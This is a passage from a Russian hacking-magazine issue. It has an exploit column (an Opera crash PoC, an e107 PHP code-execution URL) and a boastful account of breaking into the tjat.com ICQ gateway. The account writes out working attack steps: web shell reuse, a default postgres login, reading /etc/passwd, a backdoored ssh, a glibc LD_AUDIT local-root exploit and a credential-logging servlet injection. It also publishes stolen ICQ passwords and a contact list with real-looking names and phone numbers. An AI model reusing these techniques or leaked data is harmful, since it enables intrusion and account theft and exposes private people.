зер намертво повесит всю систему. Второй PoC написан на Perl и немного отличается от первого:

```
i = 0
buf = "<option>AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        AAAAAAAAAAAAA</option>\n"
while i<0x4141
  buf += "<option>AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
  AAAAAAAAAAAAAAAAAA</option>\n"
  i+=1
end

HTML =
  "<html>\n"+
  "<body>\n\n"+
  "<select>\n\n"

HTML+=buf * 100

HTML += "\n\n\n</select>\n\n"+
"</body>\n\n\n"+
"</html>\n\n\n\n\n"

f = File.open("Exploit_opera_11.00.html","w")
f.puts HTML
f.close
```

На выходе ты снова получишь фатальный для Опера html-код.

TARGETS

Opera 10.63, 11.0 и более ранние версии.

SOLUTION

Для устранения всех этих уязвимостей тебе необходимо всего лишь обновиться до последней версии браузера с официального сайта opera.com.

E107 <= 0.7.24 REMOTE PHP CODE EXECUTION

BRIEF

Как-то раз я наткнулся на интересный анализ годовалой давности одной из уязвимостей в известнейшем PHP движке e107 (http://goo.gl/LWE19). В этом анализе хакер под ником 0x6a616d6573 обнаружил интересный ченджлог в исходниках файла ./class2.php:

```
revision 1.388, Sat Jan 9 20:32:21 2010 UTC
define("e_QUERY", $e_QUERY);

revision 1.390, Fri Jan 22 15:00:22 2010 UTC
define("e_QUERY", str_replace(array('{', '}',
  '%7B', '%7b', '%7D', '%7d'), '', $e_QUERY));
```

Тут же этот хакер нашел и повод, повлекший за собой такие изменения. Интересный код содержался в файле login.php:

```
$text = preg_replace("/\{(.*?)\}/e", 'varset($1,"\1")',
  $LOGIN_TABLE);
```

Данный preg_replace() с модификатором «e» позволял выполнять произвольный код на системе с помощью специально сформированного URL вида http://www.example.com/e107/login.pHp/{x,phpinfo()}. Несмотря на то, что этот баг закрыли уже более года назад, я заинтересовался самим механизмом выполнения кода и нашел следующие забавные вещи в последней на момент написания обзора версии e107 0.7.24:

1. Открываем файл ./search.php и смотрим примерно на 400 линию:

```
$text = preg_replace("/\{(.*?)\}/e", '$\1',
  $SEARCH_TOP_TABLE);
```

2. Теперь находим саму переменную $SEARCH_TOP_TABLE в файле ./e107_themes/templates/search_template.php:

```
if (!isset($SEARCH_TOP_TABLE)) {
 $SEARCH_TOP_TABLE =
  "<div style='text-align:center'>
  <form id='searchform' name='searchform' method='get'
  action='".e_SELF."'>
  <table style='".USER_WIDTH."' class='fborder'><tr>
  <td class='forumheader3' style='width: 40%'>".LAN_199."
  </td>
  <td class='forumheader3'
  style='width: 60%; white-space: nowrap'>
  {SEARCH_MAIN_SEARCHFIELD} 
  {SEARCH_MAIN_SUBMIT} {ENHANCED_ICON}
  </td>
  </tr>";
}
```

Здесь константа e_SELF берется из переменной $_SERVER['PHP_SELF'], которая парсится в классе ./class2.php:

```
if(($pos = strpos($_SERVER['PHP_SELF'], ".php/")) !== false)
  // redirect bad URLs to the correct one.
{
  $new_url = substr($_SERVER['PHP_SELF'], 0, $pos+4);
  $new_loc = ($_SERVER['QUERY_STRING']) ?
    $new_url."?".$_SERVER['QUERY_STRING'] : $new_url;
  header("Location: ".$new_loc);
  exit();

}
$_SERVER['PHP_SELF'] = (
  ($pos = strpos($_SERVER['PHP_SELF'], ".php")) !== false
    ? substr($_SERVER['PHP_SELF'], 0, $pos+4)
    : $_SERVER['PHP_SELF']);
```

EXPLOIT

Мой эксплойт очень похож на сплойт 0x6a616d6573 и, как и оригинал, срабатывает только на серверах, нечувствительных к регистру (обычно винда): http://lamer/e107-0.7.24/search.pHp/{a=eval(phpinfo())}.

TARGETS

e107 <= 0.7.24

SOLUTION


Для устранения проблемы воспользуемся способом самих авторов движка и сделаем в файле ./class2.php небольшое изменение:
Найдем код:

```
define("e_SELF", ($pref['ssl_enabled'] == '1' ?
  "https://".$_SERVER['HTTP_HOST'] :
  "http://".$_SERVER['HTTP_HOST']) .
    ($_SERVER['PHP_SELF'] ? $_SERVER['PHP_SELF'] :
   $_SERVER['SCRIPT_FILENAME']));
```

И вставим перед ним следующее:

```
$_SERVER['PHP_SELF'] = str_replace(array('{', '}',
'%7B', '%7b', '%7D', '%7d'), '', $_SERVER['PHP_SELF']);
```

Анонимус & M4g (icq 884888, snipper.ru)



TJAT.COM: финальный удар

Эпический взлом знаменитого ICQ-шлюза

По традиции, примерно раз в два года ты можешь насладиться историей взлома мобильного шлюза tjat.com, предназначенного для общения в ICQ/GTalk/Facebook/ВКонтакте/... с телефона. Каждый из взломов отличался увеличением сложности и глубины проникновения в систему. В этом материале мы постараемся поставить жирную точку в этой истории, потому что получать контроль больше просто не над чем — пали последние из серверов этого WAP-сервиса.

Предыстория


Как-то раз мне в голову взбрело перебрать старые текстовые файлы с логами взломов tjat.com. Как это ни удивительно, но мой старый шелл все еще находился в укромном месте по адресу forums.tjat.com/phpBB2/language/lang_ukrainian/1.php!

Конечно же, я сразу вспомнил былое и стал исследовать систему. Во-первых, старинное ядро так никто и не удосужился пропатчить:

```
System: Linux tjat-srv-main 2.6.15-1.2054_FC5smp #1 SMP
Tue Mar 14 16:05:46 EST 2006 i686
```

Во-вторых, сохранился не только веб-шелл, но и суидник raptor_prctl1, полученный с помощью сплойта Linux Kernel 2.6.13 <= 2.6.17.4 prctl() Local Root Exploit.

В-третьих, вкуснейшие логи сервиса, в которых когда-то хранились пароли и ICQ-уины, по-прежнему находились в /usr/local/apache_1.3.37/logs/. Насторожило то, что эти самые логи имели крайне малый размер и уже не содержали ничего интересного. Чтобы подтвердить закравшиеся сомнения, я проследовал на известный сервис Reverse IP Lookup, расположенный по адресу yougetsignal.com/tools/web-sites-on-web-server, и узнал, что теперь сервер forums.tjat.com обслуживает только следующие сайты:



Мой старый шелл на forums.tjat.com

```
• forums.tjat.com;
• temp.tjat.com;
• tjat.com (редирект на miami.tjat.com);
• www.tjat.com.
```

Такое положение вещей меня, конечно же, не устраивало, поэтому настала пора заняться взломом последних рубежей обороны tjat.com :).

Проникновение в БД

После не слишком долгих поисков стало ясно, что админы шлюза практически полностью перенесли свое творение на java и, соответственно, Apache Tomcat.
Из интересного на глаза мне попался файл /usr/local/tomcat/conf/Catalina/localhost/wapicq.xml, в котором содержались данные для подключения к некой PostgreSQL базе:

```
...
<Valve
  className="org.apache.catalina.valves.
      AccessLogValve"
  prefix="wapicq_access_log."
  suffix=".txt"
  pattern="combined"
  condition="p"/>


  <Resource name="jdbc/wapicq"
    type="javax.sql.DataSource"
    auth="Container"
    factory="org.apache.tomcat.dbcp.dbcp.
      BasicDataSourceFactory"
    url="jdbc:postgresql://10.0.0.1:5432/wapicq"
    driverClassName="org.postgresql.Driver"
    username="postgres"
    password="postgres"
...
```

Я составил нехитрую команду для просмотра доступных баз данных:

```
/usr/local/hyperic/server-4.2.0/hqdb/bin/
psql -h 10.0.0.1 -l -U postgres -W
```

И увидел следующую картину (кстати, как выяснилось немного позже, юзер postgres вообще не имел пароля!):

```
             List of databases
   Name|  Owner             | Encoding
-------------------------------------------
 art            | postgres         | LATIN1
 cabs           | postgres         | UTF8
 chikka         | postgres         | SQL_ASCII
 facebook       | postgres         | UTF8
 msn            | postgres         | SQL_ASCII
```



Дамп с логами ВКонтакте

```
 myid           | postgres         | UTF8
 postgres       | postgres         | LATIN1
 space          | postgres         | SQL_ASCII
 statistics     | postgres         | SQL_ASCII
 summary        | postgres         | SQL_ASCII
 template0      | postgres         | LATIN1
 template1      | postgres         | LATIN1
 tjat           | postgres         | SQL_ASCII
 twitter        | postgres         | UTF8
 ucl            | postgres         | UTF8
 wapaol         | postgres         | SQL_ASCII
 wapfb          | postgres         | UTF8
 wapicq         | postgres         | SQL_ASCII
 wapqq          | postgres         | SQL_ASCII
 xmpp           | postgres         | UTF8
 yahoo          | postgres         | SQL_ASCII
```

После небольших экспериментов и нескольких запросов к обнаруженной базе я нашел:

1. Логи подключений к асе в таблице wapicq.icquser, весящие 141 Мб (аналогичным образом назывались и таблицы с логами для остальных сервисов):

```
...
• 555628075 2010-11-07 20:05:39 12.150.188.194
SonyEricssonK610i
• 333786737 2011-01-29 16:57:25 212.150.188.194
SonyEricssonW595/R3EJ
• 390588423 2010-12-10 05:08:38 213.87.76.177
Mozilla/5.0 (Linux; U; Android 2.1-update1;
tr-tr; HTC_Wildfire_A3333 Build/ERE27)
• 429828391 2010-09-05 20:34:00 213.87.86.70
Opera/9.80
...
```

2. Таблицу statistics.traffic, содержащую логи в формате Апача (из-за того, что отныне сервис не передает логин и пароль для подключения в _GET, толка от этих логов не было никакого);

3. Маленькие таблицы myid.user_accounts и myid.users, содержащие непонятные аккаунты и пароли:

```
448280389;junam30
467470765;yulian2007
tjattest10@hotmail.com;tjattest1
```



warning

Все описанное в статье является плодом воображения автора. Любые совпадения с существующими сайтами случайны. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами этой статьи.



www

• Linux Kernel 2.6.13 <= 2.6.17.4 prctl() Local Root Exploit: exploit-db.com/exploits/2031;


• Glibc advisory: opennet.ru/opennews/art.shtml?num=28338;

• 3 варианта использования уязвимости Glibc: https://rdot.org/forum/showthread.php?t=817;

• Пример записи в файлы на Java: javadb.com/write-to-file-using-bufferedwriter.







Пароль пользователя dima

```
ytest7654;123456
008138969;yulian7654
tjatqa1;qa1234
...
```

Здесь также стоит указать схему работы с утилитой pg_dump, так как PHP, установленный на сервере, не мог по дефолту работать с базами PostgreSQL:

```
/usr/local/hyperic/server-4.2.0/hqdb/bin/pg_dump
-h 10.0.0.1 -U postgres -i -W -t icquser -v -f /usr/
local/apache_1.3.37/htdocs/forum/phpBB2/language/
lang_ukrainian/1.sql statistics
```

Данным запросом мы можем сдампить таблицу icquser из базы statistics в файл /usr/local/apache_1.3.37/htdocs/forum/phpBB2/language/lang_ukrainian/1.sql

4. Аналогичные postgres-базы находились также на других серверах в сетке tjat: 192.168.25.2, 192.168.25.22, 192.168.25.23, 192.168.25.24, 192.168.25.25, 192.168.25.26 — это я узнал с помощью своих старых nmap-логов, описанных в предыдущей статье про наш многострадальный шлюз.

Топтание на одном месте

Потеряв много времени на изучение postgres-баз, я решил любыми путями проникнуть на соседние сервера — на одном из них должен был скрываться нужный нам wap.tjat.com.

Единственным доступным на тот момент способом казалось чтение и запись файлов с помощью встроенных в PostgreSQL средств. Но немного погуглив по теме, я сообразил следующую схему:

1. Логинимся в постгрес:

```
/usr/local/hyperic/server-4.2.0/hqdb/bin/psql -h \
        10.0.0.1 -U postgres -d statistics
```

2. Читаем файлы с помощью следующего сценария:

```
set client_encoding to UTF8;
CREATE TABLE aaaaa(b text);
copy aaaaa from '/etc/passwd';
select * from aaaaa;
DROP TABLE aaaaa;
```

Данный сценарий успешно отработал и отобразил мне содержимое /etc/passwd на сервере 10.0.0.1:

```
...
haim:x:504:507::/home/haim:/bin/tcsh
Tjat_qa_Automation:x:505:508::/home/Tjat_
```

Логи аськи в Tomcat

```
qa_Automation:/bin/bash
TjToFc:x:0:0::/home/TjToFc:/bin/tcsh
vlad:x:506:510::/home/vlad:/bin/tcsh
yulian:x:507:511::/home/yulian:/bin/tcsh
yaron:x:508:512::/home/yaron:/bin/tcsh
yuriy:x:509:513::/home/yuriy:/bin/tcsh
JonathaN:x:510:514::/home/JonathaN:/bin/tcsh
OrenC:x:511:515::/home/OrenC:/bin/tcsh
```

Дальше, конечно же, возникла необходимость чтения других интересных файлов с postgres-серверов tjat'а, но попытки прочитать что-то, кроме /etc/passwd, не увенчались успехом. Например, на запрос «`copy aaaaa from '/etc/hosts';`» постгрес ругался следующим образом:

```
ERROR:  extra data after last expected column
CONTEXT:  COPY aaaaa, line 3: "#127.0.0.1 tjat-oper-
db tjat-stat-db localhost.localdomain localhost
serverDB_il.tjat.com"
```

Не получив вменяемого ответа от Гугла, я совсем уже было опустил руки, но тут к делу подключилась свежая голова пожелавшего остаться неизвестным хеккера (далее — Анонимус), которому я и стукнул в аську :).

Все меняется, когда приходит Анонимус!

Недолго думая, Анонимус воспользовался уже известным тебе веб-шеллом на форумах tjat, удобно обустроился и получил привилегии

```
login as: root
root@forums.tjat.com's password:
-sh-3.1# unset HISTFILE
-sh-3.1# uname -a
Linux tjat-srv-main 2.6.15-1.2054_FC5smp #1 SMP Tue Mar 14 16:05:46 EST 2006 i686 i686 i386 GNU/Linux
-sh-3.1# hostname
tjat-srv-main
-sh-3.1#
```

Логин в протрояненный ssh

Логи nmap

рута. Поиски по серверу снова ничего не дали, постгрес же отвечал гробовым молчанием... Казалось бы, стоит оставить tjat.com с его асями в покое, но не тут-то было: вспомнив о статье ShadOS'а «Шапка-невидимка» из 103-го номера журнала (xakep.ru/magazine/xa/103/076/1.asp), Анонимус принялся за протроянивание ssh.
По окончании этого нехитрого действия мы имели следующий профит:

1. Вход в систему с магическим паролем tjatcompassword.
2. Полное протоколирование входящих/исходящих соединений.
3. Невидимость в системе.

Тут стоит упомянуть о том, что сервис ssh на forums.tjat.com и остальных серверах локальной сети располагался на необычном порту 4430, что помог выяснить установленный два года назад сканер nmap:

```
Host 192.168.25.8 appears to be up ... good.
Interesting ports on 192.168.25.8:
(The 65530 ports scanned but not shown below are in state:
closed)
PORT STATE SERVICE VERSION
80/tcp open http Apache Tomcat/Coyote JSP engine 1.1
81/tcp open http Apache httpd 1.3.41 ((Unix))
111/tcp open rpcbind 2 (rpc #100000)
4430/tcp open ssh OpenSSH 4.3 (protocol 2.0)
8009/tcp open ajp13?
```

Также, если запустить внешний скан нашего хоста, то можно увидеть следующую информацию:

```
Host mail.tjat.com (82.80.244.153) is up (0.22s latency).
Interesting ports on mail.tjat.com (82.80.244.153):
PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 1.3.37 ((Unix) PHP/4.4.6)
4430/tcp open ssh OpenSSH 4.3 (protocol 2.0)
```

Эпик фэйл Димы

После того, как ssh был протроянен, нам оставалось лишь подождать входа в систему одного из администраторов. Ожидание омрачалось лишь одним фактом — команда «last -50» показывала, что единственный интересующийся данным сервером юзер dima заходил в систему более года назад. Приняв во внимание данный факт, Анонимус предложил уронить какой-нибудь из сервисов, крутящихся на данной машине, для привлечения внимания ожидаемых нами админов. Выбор был сделан в пользу MySQL: /etc/init.d/mysql stop.
Спустя несколько часов в лог упал аккаунт dima;dima76767676, а сервис мускуля был снова запущен :).

Теперь необходимо было проверить данный пароль на соответствие остальным серверам в сетке.
Первая же попытка коннекта «ssh -p 4430 dima@192.168.25.2» показала, что полученный нами пассворд подходит как минимум еще к одному серверу tjat!
Последующие тесты, а также логи nmap помогли узнать, что наиболее интересными для нас серверами являются 192.168.25.5, 192.168.25.6, 192.168.25.7 и 192.168.25.8 по следующим соображениям:

1. Пароль Димы подошел ко всем перечисленным серверам.
2. В логах Томката /usr/local/tomcat/logs/icq был виден реферер wap.icq.com (в отличие от forums, на этих серверах логи были открыты на чтение непривилегированному юзеру).
3. Логи были всегда свежими.

```
Feb 17 00:11 .
Feb 17 00:22 ..
Feb 12 23:59 icq_access_log.2011-02-12.txt
Feb 14 00:00 icq_access_log.2011-02-13.txt
Feb 15 00:00 icq_access_log.2011-02-14.txt
Feb 16 00:00 icq_access_log.2011-02-15.txt
Feb 17 00:00 icq_access_log.2011-02-16.txt
Feb 17 02:51 icq_access_log.2011-02-17.txt
...
```


Теперь необходимо было порутать наши сервера и подумать над получением логинов и паролей к аськам пользователей сервиса.

Последние рубежи

На всех нужных нам серверах Анонимус легко справился с задачей рутания (а затем и протроянивания) с помощью совершенно разных сплойтов, найденных на просторах exploit-db.com.
В большинстве же случаев помог небольшой сценарий, эксплуатирующий уязвимость в Glibc:

```
$ mkdir /tmp/exploit
$ ln /bin/ping /tmp/exploit/target
$ exec 3< /tmp/exploit/target
$ ls -l /proc/$$/fd/3
lr-x------ 1 dima dima 64 Oct 15 09:21 /proc/10836/fd/3
-> /tmp/exploit/target*
$ rm -rf /tmp/exploit/
$ ls -l /proc/$$/fd/3
lr-x------ 1 dima dima 64 Oct 15 09:21 /proc/10836/fd/3
-> /tmp/exploit/target (deleted)
$ cat > payload.c
void __attribute__((constructor)) init()
{
  setuid(0);
  system("/bin/bash");
}
^D
$ gcc -w -fPIC -shared -o /tmp/exploit payload.c
$ ls -l /tmp/exploit
-rwxrwx--- 1 dima dima 4.2K Oct 15 09:22 /tmp/exploit*
$ LD_AUDIT="\$ORIGIN" exec /proc/self/fd/3
sh-4.1# whoami
root
```





LoginServlet.class

root на основных серверах tjat.com

Получив таким нехитрым образом абсолютные привилегии на четырех серверах, обслуживающих сайт wap.tjat.com, Анонимус предложил встроить в сервис троянский логгер для асек и стал подыскивать нужную точку для инжекта. Таковой оказался java-класс /usr/local/tomcat/webapps/wapicq/WEB-INF/classes/com/tjat/icq/wap/servlet/LoginServlet.class, который и содержал процедуру асечного логина:

```
String uin = WebServiceUtils.getRequestParameter(
  request, Parameter.username.value());
if (uin == null)
  httpSession.getAttribute("uin");
String password = WebServiceUtils.getRequestParameter(
  request, Parameter.password.value());
```

Здесь необходимо было создать некую функцию записи в файл и вставить ее после получения пароля пользователя, то есть после строки, начинающейся со слов «String password».
Данная задача была решена Анонимусом с помощью Гугла и шаманского бубна следующим образом:

1. Добавлялись input/output пакеты import java.io.*;
2. В начале класса LoginServlet.class добавилась функция writeToFile:

```
public void writeToFile(string filename, string str)
{
  BufferedWriter bufferedWriter = null;
  try {
    bufferedWriter = new BufferedWriter
      (new FileWriter(filename));
    bufferedWriter.write(str);
    if (bufferedWriter != null) {
      bufferedWriter.flush();
      bufferedWriter.close();
    }
  } catch (FileNotFoundException ex) {
    ex.printStackTrace();
  } catch (IOException ex) {
    ex.printStackTrace();
  }
}
```


3. После строки «String password» функция записывала в лог-файлы уины с паролями следующим образом:

```
writeToFile("/tmp/logs/logicq" + uin,
  uin+";"+password+"\n");
```

Профит!

Наш незамысловатый логгер проработал примерно неделю до его обнаружения админами. За это время мы смогли получить примерно 6 000 номеров, большинство из которых, конечно же, были кривейшими 9-знаками:

```
...
267962705;sfam2990
268196940;iddqd
268314965;9813694
268524966;null
268619289;rfgbnjy
2687242;0leKMyQ7
269558047;lifetec
```



Асечный лог

```
270323224;ilevr13
270405008;univega
271169757;Minka0708
271216896;bambin
271513810;medvediki
2718070;N@DEZHD@
273801640;mahal7
273967932;aned2305
274288079;52355200
274340894;4672108
274512176;twilight
...
596351383;121314
597424414;Qw95mdfF
597439288;212008
597743487;qwerasdf123
597852239;042206tis
598396568;357159
598858992;15031993
598965238;katea60
599046657;lancer2000
599522128;nyrek90
599560833;2836846
599916355;031093
599922284;null
599950031;burenator
600223141;fuck123
600991756;123ac456
601000602;enemenezicjzack
601142649;2402%5E_%5E
602320989;FK31QC7CJc
602533494;7Mo30qLX
...
```

Однако среди этого многообразия, как и в прошлые разы, попалось n-ное количество админских и просто красивых номеров. По сложившейся традиции публикую часть контакт-листа одного из таких номеров — 44446:

```
...
Work;10776;sarel;;+972 52 4888601 SMS;
Work;11001;Vadim;;+972 52 3698945 SMS;Thu Nov 23 2006
12:32:40
Work;123178848;sasha;;+972 (547) 391010;Tue Dec 19
2006 14:51:36
Work;12721;yonitg;;+972 502340003 SMS;Mon Jun 19
2006 08:44:54
Work;12826;Orit Fredkof;;;
Work;13579;Rami;;;Thu Sep 07 2006 14:58:57
Work;14366;amit;;(972) 524888622;Sun Jul 30
2006 09:17:37
Work;14441;Ron Harari;;+972 52 4888584 SMS;Thu Sep
07 2006 15:00:06
Work;148171833;HarelEfraim;;+972 54 3054450 SMS;Thu
Sep 07 2006 15:00:22
Work;148940113;SF;;+972 (54) 4902642;Mon Jun 19
2006 08:43:46
Work;15123;Ruti;;;
Work;166967874;einat;;(972) 524888588;Mon Dec 18
2006 09:42:10
Work;16781;BoLo;;;
Work;16878;Michael Cohen;;+972 54 4527767 SMS;Mon Jun
19 2006 08:43:46
Work;18981;Ephraim;;;
Work;19791;Lior;;+972 52 4888605 SMS;Fri Jan 12
2007 12:58:39
Work;199516410;Galia;;+972 52549822 SMS;Mon Jun 19
2006 08:43:46
Work;20304;Dana;;+972 54 4954265 SMS;
Work;214509417;ouriel;;(972) 523023131;Thu Sep 07
2006 14:58:47
Work;21512;Noam ;);;(972) 4234556;Mon Jun 19
2006 08:43:45
Work;219380542;yair;;+972 52 4888596 SMS;Mon Jun 19
2006 08:42:40
Work;22221;Osnat;;+972 52 6122604 SMS;Thu Sep 07
2006 14:58:37
Work;22580;Paz;;;Mon Jun 19 2006 08:42:40
Work;23004;Channy;;;Fri Jul 14 2006 09:40:22
Work;23232;Klieger;;;Mon Jun 19 2006 08:42:40
Work;23234;Yifat;;+972 52 4888575 SMS;Sat Dec 16
2006 06:05:05
...
```

